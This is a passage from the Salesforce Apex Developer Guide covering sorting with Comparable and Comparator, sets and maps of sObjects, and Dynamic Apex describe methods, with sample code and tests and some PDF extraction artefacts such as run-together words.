Name='Edge Installation',
CloseDate=closeDate,
176
Working with Data in Apex
Apex Developer Guide
StageName='Prospecting',
Amount=50000));
oppyList.add( new Opportunity(
Name='United Oil Installations',
CloseDate=closeDate,
StageName='Needs Analysis',
Amount=100000));
oppyList.add( new Opportunity(
Name='Grand Hotels SLA',
CloseDate=closeDate,
StageName='Prospecting',
Amount=25000));
oppyList.add(null);
// Sort the objects using the Comparator implementation
oppyList.sort(new OpportunityComparator());
// Verify the sort order
Assert.isNull(oppyList[0]);
Assert.areEqual('Grand Hotels SLA', oppyList[1].Name);
Assert.areEqual(25000, oppyList[1].Amount);
Assert.areEqual('Edge Installation', oppyList[2].Name);
Assert.areEqual(50000, oppyList[2].Amount);
Assert.areEqual('United Oil Installations', oppyList[3].Name);
Assert.areEqual(100000, oppyList[3].Amount);
// Write the sorted list contents to the debug log.
System.debug(oppyList);
}
}
Example: This example shows how to create a wrapper Comparable class for Opportunity. The implementation of the
compareTo methodinthisclasscomparestwoopportunitiesbasedontheAmountfield—theclassmembervariablecontained
in this instance, and the opportunity object passed into the method.
public class OpportunityWrapper implements Comparable {
public Opportunity oppy;
// Constructor
public OpportunityWrapper(Opportunity op) {
// Guard against wrapping a null
if(op == null) {
Exception ex = new NullPointerException();
ex.setMessage('Opportunity argument cannot be null');
throw ex;
}
oppy = op;
}
// Compare opportunities based on the opportunity amount.
public Integer compareTo(Object compareTo) {
// Cast argument to OpportunityWrapper
OpportunityWrapper compareToOppy = (OpportunityWrapper)compareTo;
// The return value of 0 indicates that both elements are equal.
177
Working with Data in Apex
Apex Developer Guide
Integer returnValue = 0;
if ((oppy.Amount == null) && (compareToOppy.oppy.Amount == null)) {
// both wrappers have null Amounts
returnValue = 0;
} else if ((oppy.Amount == null) && (compareToOppy.oppy.Amount != null)){
// nulls-first implementation
returnValue = -1;
} else if ((oppy.Amount != null) && (compareToOppy.oppy.Amount == null)){
// nulls-first implementation
returnValue = 1;
} else if (oppy.Amount > compareToOppy.oppy.Amount) {
// Set return value to a positive value.
returnValue = 1;
} else if (oppy.Amount < compareToOppy.oppy.Amount) {
// Set return value to a negative value.
returnValue = -1;
}
return returnValue;
}
}
Thistestsortsalistof OpportunityWrapper objectsandverifiesthatthelistelementsaresortedbytheopportunityamount.
@isTest
private class OpportunityWrapperTest {
static testmethod void test1() {
// Add the opportunity wrapper objects to a list.
OpportunityWrapper[] oppyList = new List<OpportunityWrapper>();
Date closeDate = Date.today().addDays(10);
oppyList.add( new OpportunityWrapper(new Opportunity(
Name='Edge Installation',
CloseDate=closeDate,
StageName='Prospecting',
Amount=50000)));
oppyList.add( new OpportunityWrapper(new Opportunity(
Name='United Oil Installations',
CloseDate=closeDate,
StageName='Needs Analysis',
Amount=100000)));
oppyList.add( new OpportunityWrapper(new Opportunity(
Name='Grand Hotels SLA',
CloseDate=closeDate,
StageName='Prospecting',
Amount=25000)));
// Sort the wrapper objects using the implementation of the
// compareTo method.
oppyList.sort();
// Verify the sort order
Assert.areEqual('Grand Hotels SLA', oppyList[0].oppy.Name);
Assert.areEqual(25000, oppyList[0].oppy.Amount);
Assert.areEqual('Edge Installation', oppyList[1].oppy.Name);
Assert.areEqual(50000, oppyList[1].oppy.Amount);
Assert.areEqual('United Oil Installations', oppyList[2].oppy.Name);
178
Working with Data in Apex
Apex Developer Guide
Assert.areEqual(100000, oppyList[2].oppy.Amount);
// Write the sorted list contents to the debug log.
System.debug(oppyList);
}
}
SEE ALSO:
Apex Reference Guide: Collator Class
Apex Reference Guide: Comparable Interface
Apex Reference Guide: Comparator Interface
Expanding sObject and List Expressions
AsinJava,sObjectandlistexpressionscanbeexpandedwithmethodreferencesandlistexpressions,respectively,toformnewexpressions.
In the following example, a new variable containing the length of the new account name is assigned to acctNameLength.
Integer acctNameLength = new Account[]{new Account(Name='Acme')}[0].Name.length();
In the above, new Account[] generates a list.
The list is populated with one element by the new statement {new Account(name='Acme')}.
Item 0, the first item in the list, is then accessed by the next part of the string [0].
The name of the sObject in the list is accessed, followed by the method returning the length name.length().
In the following example, a name that has been shifted to lower case is returned. The SOQL statement returns a list of which the first
element (at index 0) is accessed through [0]. Next, the Name field is accessed and converted to lowercase with this expression
.Name.toLowerCase().
String nameChange = [SELECT Name FROM Account][0].Name.toLowerCase();
Sets of Objects
Sets can contain sObjects among other types of elements.
Sets contain unique elements. Uniqueness of sObjects is determined by comparing the objects’ fields. For example, if you try to add two
accounts with the same name to a set, with no other fields set, only one sObject is added to the set.
// Create two accounts, a1 and a2
Account a1 = new account(name='MyAccount');
Account a2 = new account(name='MyAccount');
// Add both accounts to the new set
Set<Account> accountSet = new Set<Account>{a1, a2};
// Verify that the set only contains one item
System.assertEquals(accountSet.size(), 1);
If you add a description to one of the accounts, it is considered unique and both accounts are added to the set.
// Create two accounts, a1 and a2, and add a description to a2
Account a1 = new account(name='MyAccount');
179
Working with Data in Apex
Apex Developer Guide
Account a2 = new account(name='MyAccount', description='My test account');
// Add both accounts to the new set
Set<Account> accountSet = new Set<Account>{a1, a2};
// Verify that the set contains two items
System.assertEquals(accountSet.size(), 2);
Warning: If set elements are objects, and these objects change after being added to the collection, they won’t be found anymore
when using, for example, the contains or containsAll methods, because of changed field values.
Maps of sObjects
Map keys and values can be of any data type, including sObject types, such as Account.
Maps can hold sObjects both in their keys and values. A map key represents a unique value that maps to a map value. For example, a
common key would be an ID that maps to an account (a specific sObject type). This example shows how to define a map whose keys
are of type ID and whose values are of type Account.
Map<ID, Account> m = new Map<ID, Account>();
As with primitive types, you can populate map key-value pairs when the map is declared by using curly brace ({}) syntax. Within the
curly braces, specify the key first, then specify the value for that key using =>. This example creates a map of integers to accounts lists
and adds one entry using the account list created earlier.
Account[] accs = new Account[5]; // Account[] is synonymous with List<Account>
Map<Integer, List<Account>> m4 = new Map<Integer, List<Account>>{1 => accs};
Maps allow sObjects in their keys. You must use sObjects in the keys only when the sObject field values won’t change.
Auto-Populating Map Entries from a SOQL Query
When working with SOQL queries, maps can be populated from the results returned by the SOQL query. The map key must be declared
with an ID or String data type, and the map value must be declared as an sObject data type.
This example shows how to populate a new map from a query. In the example, the SOQL query returns a list of accounts with their Id
and Name fields. The new operator uses the returned list of accounts to create a map.
// Populate map from SOQL query
Map<ID, Account> m = new Map<ID, Account>([SELECT Id, Name FROM Account LIMIT 10]);
// After populating the map, iterate through the map entries
for (ID idKey : m.keyset()) {
Account a = m.get(idKey);
System.debug(a);
}
One common usage of this map type is for in-memory “joins” between two tables.
Note: RecentlyViewed records for users who are members of several communities can’t be retrieved automatically into a map
via Apex. This is because records of a user with different networks can result in duplicate IDs that maps don’t support. For more
information, see RecentlyViewed.
180
Working with Data in Apex
Apex Developer Guide
Using Map Methods
The Map class exposes various methods that you can use to work with map elements, such as adding, removing, or retrieving elements.
This example uses Map methods to add new elements and retrieve existing elements from the map. This example also checks for the
existence of a key and gets the set of all keys. The map in this example has one element with an integer key and an account value.
Account myAcct = new Account(); //Define a new account
Map<Integer, Account> m = new Map<Integer, Account>(); // Define a new map
m.put(1, myAcct); // Insert a new key-value pair in the map
System.assert(!m.containsKey(3)); // Assert that the map contains a key
Account a = m.get(1); // Retrieve a value, given a particular key
Set<Integer> s = m.keySet(); // Return a set that contains all of the keys in the
map
IN THIS SECTION:
sObject Map Considerations
Be cautious when using sObjects as map keys. Key matching for sObjects is based on the comparison of all sObject field values. If one
or more field values change after adding an sObject to the map, attempting to retrieve this sObject from the map returns null. This
is because the modified sObject isn’t found in the map due to different field values. This can occur if you explicitly change a field on the
sObject, or if the sObject fields are implicitly changed by the system; for example, after inserting an sObject, the sObject variable has the
ID field autofilled. Attempting to fetch this Object from a map to which it was added before the insert operation won’t yield the
map entry, as shown in this example.
// Create an account and add it to the map
Account a1 = new Account(Name='A1');
Map<sObject, Integer> m = new Map<sObject, Integer>{
a1 => 1};
// Get a1's value from the map.
// Returns the value of 1.
System.assertEquals(1, m.get(a1));
// Id field is null.
System.assertEquals(null, a1.Id);
// Insert a1.
// This causes the ID field on a1 to be auto-filled
insert a1;
// Id field is now populated.
System.assertNotEquals(null, a1.Id);
// Get a1's value from the map again.
// Returns null because Map.get(sObject) doesn't find
// the entry based on the sObject with an auto-filled ID.
// This is because when a1 was originally added to the map
// before the insert operation, the ID of a1 was null.
System.assertEquals(null, m.get(a1));
Another scenario where sObject fields are autofilled is in triggers, for example, when using before and after insert triggers for an sObject.
If those triggers share a static map defined in a class, and the sObjects in Trigger.New are added to this map in the before trigger,
the sObjects in Trigger.New in the after trigger aren’t found in the map because the two sets of sObjects differ by the fields that
181
Working with Data in Apex
Apex Developer Guide
are autofilled. The sObjects in Trigger.New in the after trigger have system fields populated after insertion, namely: ID, CreatedDate,
CreatedById, LastModifiedDate, LastModifiedById, and SystemModStamp.
Dynamic Apex
Dynamic Apex enables developers to create more flexible applications by providing them with the ability to:
• Access sObject and field describe information
Describe information provides metadata information about sObject and field properties. For example, the describe information for
an sObject includes whether that type of sObject supports operations like create or undelete, the sObject's name and label, the
sObject's fields and child objects, and so on. The describe information for a field includes whether the field has a default value,
whether it is a calculated field, the type of the field, and so on.
Note that describe information provides information about objects in an organization, not individual records.
• Access Salesforce app information
You can obtain describe information for standard and custom apps available in the Salesforce user interface. Each app corresponds
to a collection of tabs. Describe information for an app includes the app’s label, namespace, and tabs. Describe information for a tab
includes the sObject associated with the tab, tab icons and colors.
• Write dynamic SOQL queries, dynamic SOSL queries and dynamic DML
Dynamic SOQL and SOSL queries provide the ability to execute SOQL or SOSL as a string at runtime, while dynamic DML provides the
ability to create a record dynamically and then insert it into the database using DML. Using dynamic SOQL, SOSL, and DML, an
application can be tailored precisely to the organization as well as the user's permissions. This can be useful for applications that are
installed from AppExchange.
IN THIS SECTION:
1. Understanding Apex Describe Information
2. Using Field Tokens
3. Understanding Describe Information Permissions
4. Describing sObjects Using Schema Method
5. Describing Tabs Using Schema Methods
6. Accessing All sObjects
7. Accessing All Data Categories Associated with an sObject
8. Dynamic SOQL
9. Dynamic SOSL
10. Dynamic DML
Understanding Apex Describe Information
You can describe sObjects either by using tokens or the describeSObjects Schema method.
Apex provides two data structures and a method for sObject and field describe information:
• Token—a lightweight, serializable reference to an sObject or a field that is validated at compile time. This is used for token describes.
• The describeSObjects method—a method in the Schema class that performs describes on one or more sObject types.
182
Working with Data in Apex
Apex Developer Guide
• Describe result—an object of type Schema.DescribeSObjectResult that contains all the describe properties for the
sObjectorfield.Describeresultobjectsarenotserializable,andarevalidatedatruntime.Thisresultobjectisreturnedwhenperforming
the describe, using either the sObject token or the describeSObjects method.
Describing sObjects Using Tokens
It is easy to move from a token to its describe result, and vice versa. Both sObject and field tokens have the method getDescribe
whichreturnsthedescriberesultforthattoken.Onthedescriberesult,the getSObjectType and getSObjectField methods
return the tokens for sObject and field, respectively.
Because tokens are lightweight, using them can make your code faster and more efficient. For example, use the token version of an
sObject or field when you are determining the type of an sObject or field that your code needs to use. The token can be compared using
the equality operator (==) to determine whether an sObject is the Account object, for example, or whether a field is the Name field or
a custom calculated field.
The following code provides a general example of how to use tokens and describe results to access information about sObject and field
properties:
// Create a new account as the generic type sObject
sObject s = new Account();
// Verify that the generic sObject is an Account sObject
System.assert(s.getsObjectType() == Account.sObjectType);
// Get the sObject describe result for the Account object
Schema.DescribeSObjectResult dsr = Account.sObjectType.getDescribe();
// Get the field describe result for the Name field on the Account object
Schema.DescribeFieldResult dfr = Schema.sObjectType.Account.fields.Name;
// Verify that the field token is the token for the Name field on an Account object
System.assert(dfr.getSObjectField() == Account.Name);
// Get the field describe result from the token
dfr = dfr.getSObjectField().getDescribe();
The following algorithm shows how you can work with describe information in Apex:
1. Generate a list or map of tokens for the sObjects in your organization (see Accessing All sObjects.)
2. Determine the sObject you need to access.
3. Generate the describe result for the sObject.
4. If necessary, generate a map of field tokens for the sObject (see Accessing All Field Describe Results for an sObject.)
5. Generate the describe result for the field the code needs to access.
Using sObject Tokens
SObjects,suchasAccountandMyCustomObject__c,actasstaticclasseswithspecialstaticmethodsandmembervariablesforaccessing
token and describe result information. You must explicitly reference an sObject and field name at compile time to gain access to the
describe result.
To access the token for an sObject, use one of the following methods:
• Access the sObjectType member variable on an sObject type, such as Account.
• Call the getSObjectType method on an sObject describe result, an sObject variable, a list, or a map.
183
Working with Data in Apex
Apex Developer Guide
Schema.SObjectType is the data type for an sObject token.
In the following example, the token for the Account sObject is returned:
Schema.sObjectType t = Account.sObjectType;
The following also returns a token for the Account sObject:
Account a = new Account();
Schema.sObjectType t = a.getSObjectType();
This example can be used to determine whether an sObject or a list of sObjects is of a particular type:
// Create a generic sObject variable s
SObject s = Database.query('SELECT Id FROM Account LIMIT 1');
// Verify if that sObject variable is an Account token
System.assertEquals(s.getSObjectType(), Account.sObjectType);
// Create a list of generic sObjects
List<sObject> sobjList = new Account[]{};
// Verify if the list of sObjects contains Account tokens
System.assertEquals(sobjList.getSObjectType(), Account.sObjectType);
Some standard sObjects have a field called sObjectType, for example, AssignmentRule, QueueSObject, and RecordType. For these
types of sObjects, always use the getSObjectType method for retrieving the token. If you use the property, for example,
RecordType.sObjectType, the field is returned.
Obtaining sObject Describe Results Using Tokens
To access the describe result for an sObject, use one of the following methods:
• Call the getDescribe method on an sObject token.
• Use the Schema sObjectType static variable with the name of the sObject. For example, Schema.sObjectType.Lead.
Schema.DescribeSObjectResult is the data type for an sObject describe result.
The following example uses the getDescribe method on an sObject token:
Schema.DescribeSObjectResult dsr = Account.sObjectType.getDescribe();
The following example uses the Schema sObjectType static member variable:
Schema.DescribeSObjectResult dsr = Schema.SObjectType.Account;
For more information about the methods available with the sObject describe result, see DescribeSObjectResultClass/>.
SEE ALSO:
DescribeSObjectResult.fields()
DescribeSObjectResult.fieldsets()
Using Field Tokens
To access the token for a field, use one of the following methods:
• Access the static member variable name of an sObject static type, for example, Account.Name.
184
Working with Data in Apex
Apex Developer Guide
• Call the getSObjectField method on a field describe result.
The field token uses the data type Schema.SObjectField.
In the following example, the field token is returned for the Account object's Description field:
Schema.SObjectField fieldToken = Account.Description;
In the following example, the field token is returned from the field describe result:
// Get the describe result for the Name field on the Account object
Schema.DescribeFieldResult dfr = Schema.sObjectType.Account.fields.Name;
// Verify that the field token is the token for the Name field on an Account object
System.assert(dfr.getSObjectField() == Account.Name);
// Get the describe result from the token
dfr = dfr.getSObjectField().getDescribe();
Note: Field tokens aren't available for person accounts. If you access Schema.Account.fieldname, you get an exception
error. Instead, specify the field name as a string.
Using Field Describe Results
To access the describe result for a field, use one of the following methods:
• Call the getDescribe method on a field token.
• Access the fields member variable of an sObject token with a field member variable (such as Name, BillingCity, and so
on.)
The field describe result uses the data type Schema.DescribeFieldResult.
The following example uses the getDescribe method:
Schema.DescribeFieldResult dfr = Account.Description.getDescribe();
This example uses the fields member variable method:
Schema.DescribeFieldResult dfr = Schema.SObjectType.Account.fields.Name;
In the example above, the system uses special parsing to validate that the final member variable (Name) is valid for the specified sObject
at compile time. When the parser finds the fields member variable, it looks backwards to find the name of the sObject (Account).
It validates that the field name following the fields member variable is legitimate. The fields member variable only works when
used in this manner.
Note: Don’tusethe fields membervariablewithoutalsousingeitherafieldmembervariablenameorthe getMap method.
For more information on getMap, see the next section.
For more information about the methods available with a field describe result, see DescribeFieldResultClass.
Accessing All Field Describe Results for an sObject
Use the field describe result's getMap method to return a map that represents the relationship between all the field names (keys) and
the field tokens (values) for an sObject.
The following example generates a map that can be used to access a field by name:
Map<String, Schema.SObjectField> fieldMap = Schema.SObjectType.Account.fields.getMap();
185
Working with Data in Apex
Apex Developer Guide
Note: The value type of this map is not a field describe result. Using the describe results would take too many system resources.
Instead, it is a map of tokens that you can use to find the appropriate field. After you determine the field, generate the describe
result for it.
The map has the following characteristics:
• It is dynamic, that is, it is generated at runtime on the fields for that sObject.
• All field names are case insensitive.
• The keys use namespaces as required.
• The keys reflect whether the field is a custom object.
Field Describe Considerations
Note the following when describing fields.
• A field describe that’s executed from within an installed managed package returns Chatter fields even if Chatter is not enabled in
the installing organization. This is not true if the field describe is executed from a class that’s not within an installed managed package.
• When you describe sObjects and their fields from within an Apex class, custom fields of new field types are returned regardless of
the API version that the class is saved in. If a field type, such as the geolocation field type, is available only in a recent API version,
components of a geolocation field are returned even if the class is saved in an earlier API version.
Versioned Behavior Changes
In API version 34.0 and later, Schema.DescribeSObjectResult on a custom SObjectType includes map keys prefixed with the namespace,
even if the namespace is that of currently executing code. If you work with multiple namespaces and generate runtime describe data,
make sure that your code accesses keys correctly using the namespace prefix.
SEE ALSO:
DescribeSObjectResult.fields()
DescribeSObjectResult.fieldsets()
Understanding Describe Information Permissions
Apex classes and triggers run in system mode. Classes and triggers have no restrictions on dynamically looking up any sObject that is
available in the org. You can generate a map of all the sObjects for your org regardless of the current user’s permission, unless you are
executing anonymous Apex.
User permissions matter when you execute describe calls in an anonymous block.. As a result, not all sObjects and fields can be looked
up if access is restricted for the running user. For example, if you describe account fields in an anonymous block and you don’t have
access to all fields, not all fields are returned. However, all fields are returned for the same call in an Apex class.
For more information, see “About API and Dynamic Apex Access in Packages” in Salesforce Help.
SEE ALSO:
Anonymous Blocks
What is a Package?
186
Working with Data in Apex
Apex Developer Guide
Describing sObjects Using Schema Method
As an alternative to using tokens, you can describe sObjects by calling the describeSObjects Schema method and passing one
or more sObject type names for the sObjects you want to describe.
ThisexamplegetsdescribemetadatainformationfortwosObjecttypes—TheAccountstandardobjectandtheMerchandise__ccustom
object. After obtaining the describe result for each sObject, this example writes the returned information to the debug output, such as
the sObject label, number of fields, whether it is a custom object or not, and the number of child relationships.
// sObject types to describe
String[] types = new String[]{'Account','Merchandise__c'};
// Make the describe call
Schema.DescribeSobjectResult[] results = Schema.describeSObjects(types);
System.debug('Got describe information for ' + results.size() + ' sObjects.');
// For each returned result, get some info
for(Schema.DescribeSobjectResult res : results) {
System.debug('sObject Label: ' + res.getLabel());
System.debug('Number of fields: ' + res.fields.getMap().size());
System.debug(res.isCustom() ? 'This is a custom object.' : 'This is a standard object.');
// Get child relationships
Schema.ChildRelationship[] rels = res.getChildRelationships();
if (rels.size() > 0) {
System.debug(res.getName() + ' has ' + rels.size() + ' child relationships.');
}
}
SEE ALSO:
DescribeSObjectResult.fields()
DescribeSObjectResult.fieldsets()
Describing Tabs Using Schema Methods
You can get metadata information about the apps and their tabs available in the Salesforce user interface by executing a describe call
in Apex. Also, you can get more detailed information about each tab. Use the describeTabs Schema method and the getTabs
method in Schema.DescribeTabResult, respectively.
This example shows how to get the tab sets for each app. The example then obtains tab describe metadata information for the Sales
app. For each tab, metadata information includes the icon URL, whether the tab is custom or not, and colors among others. The tab
describe information is written to the debug output.
// Get tab set describes for each app
List<Schema.DescribeTabSetResult> tabSetDesc = Schema.describeTabs();
// Iterate through each tab set describe for each app and display the info
for(DescribeTabSetResult tsr : tabSetDesc) {
String appLabel = tsr.getLabel();
System.debug('Label: ' + appLabel);
System.debug('Logo URL: ' + tsr.getLogoUrl());
System.debug('isSelected: ' + tsr.isSelected());
String ns = tsr.getNamespace();
187
Working with Data in Apex
Apex Developer Guide
if (ns == '') {
System.debug('The ' + appLabel + ' app has no namespace defined.');
}
else {
System.debug('Namespace: ' + ns);
}
// Display tab info for the Sales app
if (appLabel == 'Sales') {
List<Schema.DescribeTabResult> tabDesc = tsr.getTabs();
System.debug('-- Tab information for the Sales app --');
for(Schema.DescribeTabResult tr : tabDesc) {
System.debug('getLabel: ' + tr.getLabel());
System.debug('getColors: ' + tr.getColors());
System.debug('getIconUrl: ' + tr.getIconUrl());
System.debug('getIcons: ' + tr.getIcons());
System.debug('getMiniIconUrl: ' + tr.getMiniIconUrl());
System.debug('getSobjectName: ' + tr.getSobjectName());
System.debug('getUrl: ' + tr.getUrl());
System.debug('isCustom: ' + tr.isCustom());
}
}
}
// Example debug statement output
// DEBUG|Label: Sales
// DEBUG|Logo URL:
https://MyDomainName.my.salesforce.com/img/seasonLogos/2014_winter_aloha.png
// DEBUG|isSelected: true
// DEBUG|The Sales app has no namespace defined.// DEBUG|-- Tab information for the Sales
app --
// (This is an example debug output for the Accounts tab.)
// DEBUG|getLabel: Accounts
// DEBUG|getColors:
(Schema.DescribeColorResult[getColor=236FBD;getContext=primary;getTheme=theme4;],
// Schema.DescribeColorResult[getColor=236FBD;getContext=primary;getTheme=theme3;],
// Schema.DescribeColorResult[getColor=236FBD;getContext=primary;getTheme=theme2;])
// DEBUG|getIconUrl: https://MyDomainName.my.salesforce.com/img/icon/accounts32.png
// DEBUG|getIcons:
(Schema.DescribeIconResult[getContentType=image/png;getHeight=32;getTheme=theme3;
//
getUrl=https://MyDomainName.my.salesforce.com/img/icon/accounts32.png;getWidth=32;],
// Schema.DescribeIconResult[getContentType=image/png;getHeight=16;getTheme=theme3;
//
getUrl=https://MyDomainName.my.salesforce.com/img/icon/accounts16.png;getWidth=16;])
// DEBUG|getMiniIconUrl: https://MyDomainName.my.salesforce.com/img/icon/accounts16.png
// DEBUG|getSobjectName: Account
// DEBUG|getUrl: https://MyDomainName.my.salesforce.com/001/o
// DEBUG|isCustom: false
188
Working with Data in Apex
Apex Developer Guide
Accessing All sObjects
Use the Schema getGlobalDescribe method to return a map that represents the relationship between all sObject names (keys)
to sObject tokens (values). For example:
Map<String, Schema.SObjectType> gd = Schema.getGlobalDescribe();
The map has the following characteristics:
• It is dynamic, that is, it is generated at runtime on the sObjects currently available for the organization, based on permissions.
• The sObject names are case insensitive.
• The keys are prefixed with the namespace, if any.*
• The keys reflect whether the sObject is a custom object.
*
Starting with Apex saved using Salesforce API version 28.0, the keys in the map that getGlobalDescribe returns are always
prefixed with the namespace, if any, of the code in which it is running. For example, if the code block that makes the
getGlobalDescribe call is in namespace NS1, and a custom object named MyObject__c is in the same namespace, the key
returned is NS1__MyObject__c. For Apex saved using earlier API versions, the key contains the namespace only if the namespace
of the code block and the namespace of the sObject are different. For example, if the code block that generates the map is in namespace
N1, and an sObject is also in N1, the key in the map is represented as MyObject__c. However, if the code block is in namespace N1,
and the sObject is in namespace N2, the key is N2__MyObject__c.
Standard sObjects have no namespace prefix.
Note: Ifthe getGlobalDescribe methodiscalledfromaninstalledmanagedpackage,itreturnssObjectnamesandtokens
for Chatter sObjects, such as NewsFeed and UserProfileFeed, even if Chatter is not enabled in the installing organization. This is
not true if the getGlobalDescribe method is called from a class not within an installed managed package.
Accessing All Data Categories Associated with an sObject
Use the describeDataCategoryGroups and describeDataCategoryGroupStructures methods to return the
categories associated with a specific object:
1. Return all the category groups associated with the objects of your choice (see
describeDataCategoryGroups(sObjectNames)).
2. From the returned map, get the category group name and sObject name you want to further interrogate (see
DescribeDataCategoryGroupResult Class).
3. Specify the category group and associated object, then retrieve the categories available to this object (see
describeDataCategoryGroupStructures).
The describeDataCategoryGroupStructures methodreturnsthecategoriesavailablefortheobjectinthecategorygroup
you specified. For additional information about data categories, see “Work with Data Categories” in the Salesforce online help.
In the following example, the describeDataCategoryGroupSample method returns all the category groups associated with
theArticleandQuestionobjects.The describeDataCategoryGroupStructures methodreturnsallthecategoriesavailable
for articles and questions in the Regions category group. For additional information about articles and questions, see “Work with Articles
and Translations” in the Salesforce online help.
To use the following example, you must:
• Enable Salesforce Knowledge.
• Enable the answers feature.
• Create a data category group called Regions.
• Assign Regions as the data category group to be used by Answers.
189
Working with Data in Apex
Apex Developer Guide
• Make sure the Regions data category group is assigned to Salesforce Knowledge.
For more information on creating data category groups, see “Create and Modify Category Groups” in the Salesforce online help. For more
information on answers, see “Answers Overview” in the Salesforce online help.
public class DescribeDataCategoryGroupSample {
public static List<DescribeDataCategoryGroupResult> describeDataCategoryGroupSample(){
List<DescribeDataCategoryGroupResult> describeCategoryResult;
try {
//Creating the list of sobjects to use for the describe
//call
List<String> objType = new List<String>();
objType.add('KnowledgeArticleVersion');
objType.add('Question');
//Describe Call
describeCategoryResult = Schema.describeDataCategoryGroups(objType);
//Using the results and retrieving the information
for(DescribeDataCategoryGroupResult singleResult : describeCategoryResult){
//Getting the name of the category
singleResult.getName();
//Getting the name of label
singleResult.getLabel();
//Getting description
singleResult.getDescription();
//Getting the sobject
singleResult.getSobject();
}
} catch(Exception e){
}
return describeCategoryResult;
}
}
public class DescribeDataCategoryGroupStructures {
public static List<DescribeDataCategoryGroupStructureResult>
getDescribeDataCategoryGroupStructureResults(){
List<DescribeDataCategoryGroupResult> describeCategoryResult;
List<DescribeDataCategoryGroupStructureResult> describeCategoryStructureResult;
try {
//Making the call to the describeDataCategoryGroups to
//get the list of category groups associated
List<String> objType = new List<String>();
objType.add('KnowledgeArticleVersion');
objType.add('Question');
190
Working with Data in Apex
Apex Developer Guide
describeCategoryResult = Schema.describeDataCategoryGroups(objType);
//Creating a list of pair objects to use as a parameter
//for the describe call
List<DataCategoryGroupSobjectTypePair> pairs =
new List<DataCategoryGroupSobjectTypePair>();
//Looping throught the first describe result to create
//the list of pairs for the second describe call
for(DescribeDataCategoryGroupResult singleResult :
describeCategoryResult){
DataCategoryGroupSobjectTypePair p =
new DataCategoryGroupSobjectTypePair();
p.setSobject(singleResult.getSobject());
p.setDataCategoryGroupName(singleResult.getName());
pairs.add(p);
}
//describeDataCategoryGroupStructures()
describeCategoryStructureResult =
Schema.describeDataCategoryGroupStructures(pairs, false);
//Getting data from the result
for(DescribeDataCategoryGroupStructureResult singleResult :
describeCategoryStructureResult){
//Get name of the associated Sobject
singleResult.getSobject();
//Get the name of the data category group
singleResult.getName();
//Get the name of the data category group
singleResult.getLabel();
//Get the description of the data category group
singleResult.getDescription();
//Get the top level categories
DataCategory [] toplevelCategories =
singleResult.getTopCategories();
//Recursively get all the categories
List<DataCategory> allCategories =
getAllCategories(toplevelCategories);
for(DataCategory category : allCategories) {
//Get the name of the category
category.getName();
//Get the label of the category
category.getLabel();
//Get the list of sub categories in the category
DataCategory [] childCategories =
191
Working with Data in Apex
Apex Developer Guide
category.getChildCategories();
}
}
} catch (Exception e){
}
return describeCategoryStructureResult;
}
private static DataCategory[] getAllCategories(DataCategory [] categories){
if(categories.isEmpty()){
return new DataCategory[]{};
} else {
DataCategory [] categoriesClone = categories.clone();
DataCategory category = categoriesClone[0];
DataCategory[] allCategories = new DataCategory[]{category};
categoriesClone.remove(0);
categoriesClone.addAll(category.getChildCategories());
allCategories.addAll(getAllCategories(categoriesClone));
return allCategories;
}
}
}
Testing Access to All Data Categories Associated with an sObject
The following example tests the describeDataCategoryGroupSample method shown earlier. It ensures that the returned
category group and associated objects are correct.
@isTest
private class DescribeDataCategoryGroupSampleTest {
public static testMethod void describeDataCategoryGroupSampleTest(){
List<DescribeDataCategoryGroupResult>describeResult =
DescribeDataCategoryGroupSample.describeDataCategoryGroupSample();
//Assuming that you have KnowledgeArticleVersion and Questions
//associated with only one category group 'Regions'.
System.assert(describeResult.size() == 2,
'The results should only contain two results: ' + describeResult.size());
for(DescribeDataCategoryGroupResult result : describeResult) {
//Storing the results
String name = result.getName();
String label = result.getLabel();
String description = result.getDescription();
String objectNames = result.getSobject();
//asserting the values to make sure
System.assert(name == 'Regions',
'Incorrect name was returned: ' + name);
System.assert(label == 'Regions of the World',
'Incorrect label was returned: ' + label);
System.assert(description == 'This is the category group for all the regions',
'Incorrect description was returned: ' + description);
192
Working with Data in Apex
Apex Developer Guide
System.assert(objectNames.contains('KnowledgeArticleVersion')
|| objectNames.contains('Question'),
'Incorrect sObject was returned: ' + objectNames);
}
}
}
This example tests the describeDataCategoryGroupStructures method. It ensures that the returned category group,
categories and associated objects are correct.
@isTest
private class DescribeDataCategoryGroupStructuresTest {
public static testMethod void getDescribeDataCategoryGroupStructureResultsTest(){
List<Schema.DescribeDataCategoryGroupStructureResult> describeResult =
DescribeDataCategoryGroupStructures.getDescribeDataCategoryGroupStructureResults();
System.assert(describeResult.size() == 2,
'The results should only contain 2 results: ' + describeResult.size());
//Creating category info
CategoryInfo world = new CategoryInfo('World', 'World');
CategoryInfo asia = new CategoryInfo('Asia', 'Asia');
CategoryInfo northAmerica = new CategoryInfo('NorthAmerica',
'North America');
CategoryInfo southAmerica = new CategoryInfo('SouthAmerica',
'South America');
CategoryInfo europe = new CategoryInfo('Europe', 'Europe');
List<CategoryInfo> info = new CategoryInfo[] {
asia, northAmerica, southAmerica, europe
};
for (Schema.DescribeDataCategoryGroupStructureResult result : describeResult) {
String name = result.getName();
String label = result.getLabel();
String description = result.getDescription();
String objectNames = result.getSobject();
//asserting the values to make sure
System.assert(name == 'Regions',
'Incorrect name was returned: ' + name);
System.assert(label == 'Regions of the World',
'Incorrect label was returned: ' + label);
System.assert(description == 'This is the category group for all the regions',
'Incorrect description was returned: ' + description);
System.assert(objectNames.contains('KnowledgeArticleVersion')
|| objectNames.contains('Question'),
'Incorrect sObject was returned: ' + objectNames);
DataCategory [] topLevelCategories = result.getTopCategories();
System.assert(topLevelCategories.size() == 1,
'Incorrect number of top level categories returned: ' + topLevelCategories.size());
System.assert(topLevelCategories[0].getLabel() == world.getLabel() &&
193
Working with Data in Apex
Apex Developer Guide
topLevelCategories[0].getName() == world.getName());
//checking if the correct children are returned
DataCategory [] children = topLevelCategories[0].getChildCategories();
System.assert(children.size() == 4,
'Incorrect number of children returned: ' + children.size());
for(Integer i=0; i < children.size(); i++){
System.assert(children[i].getLabel() == info[i].getLabel() &&
children[i].getName() == info[i].getName());
}
}
}
private class CategoryInfo {
private final String name;
private final String label;
private CategoryInfo(String n, String l){
this.name = n;
this.label = l;
}
public String getName(){
return this.name;
}
public String getLabel(){
return this.label;
}
}
}
Dynamic SOQL
Dynamic SOQL refers to the creation of a SOQL string at run time with Apex code. Dynamic SOQL enables you to create more flexible
applications. For example, you can create a search based on input from an end user or update records with varying field names.
To create a dynamic SOQL query at run time, use the Database.query or Database.queryWithBinds methods, in one
